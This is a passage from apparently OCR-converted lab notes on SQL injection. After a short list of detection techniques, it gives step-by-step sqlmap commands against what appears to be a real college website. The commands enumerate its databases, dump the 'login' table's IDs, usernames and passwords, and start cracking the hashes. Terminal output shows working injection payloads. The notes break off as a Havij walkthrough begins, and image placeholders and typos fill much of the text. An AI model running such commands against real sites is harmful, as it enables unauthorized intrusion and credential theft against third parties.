  – If the DB or application truncates inputs, subsequent characters (like closing quotes) may be missing, allowing modified logic.
- **b. Blind-based inference**
  – Send payloads with AND LENGTH(col)=X WAITFOR DELAY '0:0:5' style conditions to see discrepancies between full and truncated input—timing variations can reveal truncation.

- ---

## 🔄 4. Detecting SQL Modification

- **a. In-band payloads**
  – Use UNION SELECT injections to determine if you can alter the query and return arbitrary fields/data .
- **b. Boolean & time-based blind**
  – Inject conditions like AND 1=1 vs AND 1=2 to discern truth-based responses or timing delays, confirming logical alteration .


- c. Out-of-band (OOB)
  – Try payloads that cause DNS/HTTP callbacks using functions like xp_cmdshell or UTL_HTTP to confirm query modification and successful injection of external behavior


## Task3 how to exploit web site database in SQL injection using SQL map tool

Step1:open the SQLmap

Step2: sqlmap –u http://gfcollege.in/staff-details.php?staff_id=22 --random –agent

Result:








**Step3:** this command are checking database name

**Command:** sqlmap –u http://gfcollege.in/staff-details.php?staff_id=22 -DBS --random –agent


Result:




**Step4:** this command for database type and information


Result:



Step5: this command colums checking

command: : sqlmap –u http://gfcollege.in/staff-details.php?staff_id=22 –D gfcollege –T login –columns –random –agent


result:






Step6: this command are use to exploit data base column and id ,number more info

Command: sqlmap –u http://gfcollege.in/staff-details.php?staff_id=22 –D gfcollege –T login –C login_id ,password ,user_name –dump --random –agent

# Result:


File Actions Edit View Help
(root㉿vbox)-[/home/mayur]
# sqlmap http://gfcollege.in/staff-details.php?staff_id=22 -D gfcollege -T login -C login_id,password,user_name --dump --random-agent
{1.8.11#stable}
https://sqlmap.org
[*] starting @ 15:14:58 /2025-06-24/
[15:14:58] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X; de-de) AppleWebKit/312.1.1 (KHTML, like Gecko) Safari/312' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[15:14:59] [INFO] resuming back-end DBMS 'mysql'
[15:14:59] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9d8916es481...8qus6g9b77'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: staff_id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: staff_id=22' AND 4422=4422 AND 'gaGB'='gaGB
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: staff_id=22' AND GTID_SUBSET(CONCAT(0x71766a6a71,(SELECT (ELT(7515=7515,1))),0x71627a7171),7515) AND 'KEni'='KEni
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: staff_id=22' AND (SELECT 1039 FROM (SELECT(SLEEP(5)))aMnL) AND 'MaHN'='MaHN



File Actions Edit View Help
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: staff_id=22' AND GTID_SUBSET(CONCAT(0x71766a6a71,(SELECT (ELT(7515=7515,1))),0x71627a7171),7515) AND 'KEni'='KEni
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: staff_id=22' AND (SELECT 1039 FROM (SELECT(SLEEP(5)))aMnL) AND 'MaHN'='MaHN
Type: UNION query
Title: Generic UNION query (NULL) - 15 columns
Payload: staff_id=-9383' UNION ALL SELECT NULL,NULL,CONCAT(0x71766a6a71,0x6f4d524c615658587a47a445a4158696e4c695561685978446147b7147744d6e6c4e4e4e6d6d5ab150,0x71627a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
[15:15:05] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2022 or 10 or 11 or 2019 or 2016
web application technology: Microsoft IIS 10.0, ASP.NET, PHP
back-end DBMS: MySQL >= 5.6 (Percona fork)
[15:15:05] [INFO] fetching entries of column(s) 'login_id,password,user_name' for table 'login' in database 'gfcollege'
[15:15:05] [INFO] recognized possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[15:15:14] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[15:15:18] [INFO] using default dictionary
[15:15:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:15:23] [INFO] starting 3 processes
[15:15:55] [INFO] current status: lolda...



# Task4 perfrome advance SQL injection attack using havij

Step1: how to use havij


Step2: open the havij



